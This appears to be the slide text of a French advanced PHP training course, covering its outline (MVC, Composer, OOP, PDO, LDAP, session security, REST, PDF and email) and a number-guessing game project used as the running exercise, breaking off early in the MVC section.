



Mai 2026

PHP Perfectionnement

Lot 4 - Développement - Développement Internet - Référence 4-045

Elodie Montmasson – contact@unidia.fr

Objectifs pédagogiques

- Structurer une application PHP en utilisant la programmation orientée objet.
- Installer et utiliser Composer pour gérer les dépendances d'un projet PHP.
- Configurer et implémenter une authentification basée sur LDAP.
- Interagir avec une base de données relationnelle en utilisant PDO.
- Développer et consommer des services web REST.
- Générer automatiquement des documents PDF et envoyer des emails avec PHP.

Sommaire

Présentation du projet de formation


- 01. Concept global
- 02. Fonctionnalités
- 03. Diagramme de classes



Sommaire

Architecture MVC


- 01. Pourquoi structurer ?
- 02. Les 3 couches du MVC



Sommaire

Composer

- 01. Initialisation d'un projet
- 02. Autoload
- 03. Gestion des dépendances



Sommaire


Programmation Orienté Objet

- 01. Mode Strict
 - 02. Espaces de noms
 - 03. Enumérations
 - 04. Classes
 - 05. Héritage
 - 06. Interfaces
 - 07. Classes abstraites
 - 08. Traits
- 
- 

Sommaire

PDO

- 01. Présentation
- 02. Connexion
- 03. Requêtes SQL
- 04. Gestion des erreurs SQL
- 05. Les transactions



Sommaire

LDAP

- 01. Présentation
 - 02. Authentification LDAP
 - 03. Structure d'un annuaire
 - 04. Informations de l'utilisateur
- 

Sommaire

Sécurité des sessions

01. Les sessions

02. Les attaques et solutions



Sommaire


Contrôleurs et routes

- 01. La couche contrôleur
 - 02. Construction d'un contrôleur
 - 03. Du navigateur au contrôleur
- 
- 

Sommaire


API Rest

- 01. les verbes HTTP
- 02. Codes de statut
- 03. JSON



Sommaire

PDF

- 01.Présentation
 - 02.Création d'objet
 - 03.Configuration du document
 - 04.Gestion des pages
 - 05.Ecriture du contenu
 - 06.Récupérer le pdf
- 

Sommaire

Mail

- 01.Présentation
- 02.Création d'objet
- 03.Configuration du transport
- 04.Expéditeur et destinataire
- 05.Contenu du mail
- 06.Pièce jointe
- 07.Envoi du mail


The background is a light blue gradient with abstract circuit-like patterns. On the left, there are thin, multi-colored lines (purple, orange, grey) that resemble a circuit board. On the right, there are more complex, thicker lines in purple and orange, some with circular nodes. A grid of small blue dots is visible in the upper right and lower left areas.

Présentation du projet de formation



01

Concept global



Concept global

Structure de base à récupérer sur git : <https://github.com/emontmasson/php-perfectionnement>

Nous allons réaliser un jeu de devinette qui peut avoir deux modes :


1. Mode "Programme qui devine"
 - Le programme doit deviner un chiffre pensé par l'utilisateur
2. Mode "Utilisateur qui devine"
 - L'utilisateur doit deviner un chiffre généré par le programme

A la fin de la partie, on indique le nombre de tentatives avant d'avoir gagné.
On aimerait avoir une historisation des scores du joueur.



02


Fonctionnalités




Fonctionnalités

Actions du joueur détaillées

- **S'authentifier** : connexion via LDAP
- **Démarrer une partie** : point d'entrée commun aux deux modes
- **Enregistrer le score** : tentatives + date, stockés dans MySQL
- **Consulter l'historique** : liste des parties passées en pdf
- **Recevoir un mail avec l'historique** : liste des parties passées en pdf




Fonctionnalités



Actions du joueur et du programme détaillées

- Le programme **génère un nombre entre 1 et 100**
- Le joueur **propose un nombre**
- Le programme **donne un indice** (plus grand ou plus petit ou égale)
- ou **indique** que le **nombre** est **trouvé**
- Quand le nombre est trouvé, le programme **affiche le nombre de tentatives**

Fonctionnalités



Actions du joueur et du programme détaillées


- Le joueur **pense à un nombre**
- Le programme **définit des bornes** (min et max)
- Le programme **propose un nombre**
- Le joueur **donne un indice** (plus grand ou plus petit)
- ou **indique** que le **nombre** est **trouvé**
- Quand le nombre est trouvé, le programme **affiche le nombre de tentatives**



03

Diagramme de classes

Diagramme de classes du projet



Architecture MVC



01

Pourquoi structurer ?

Pourquoi structurer ?

Cas d'un script où on écrit tout au même endroit



Problème : lorsque le projet grandit, tout devient plus difficile à lire, tester et modifier.




02

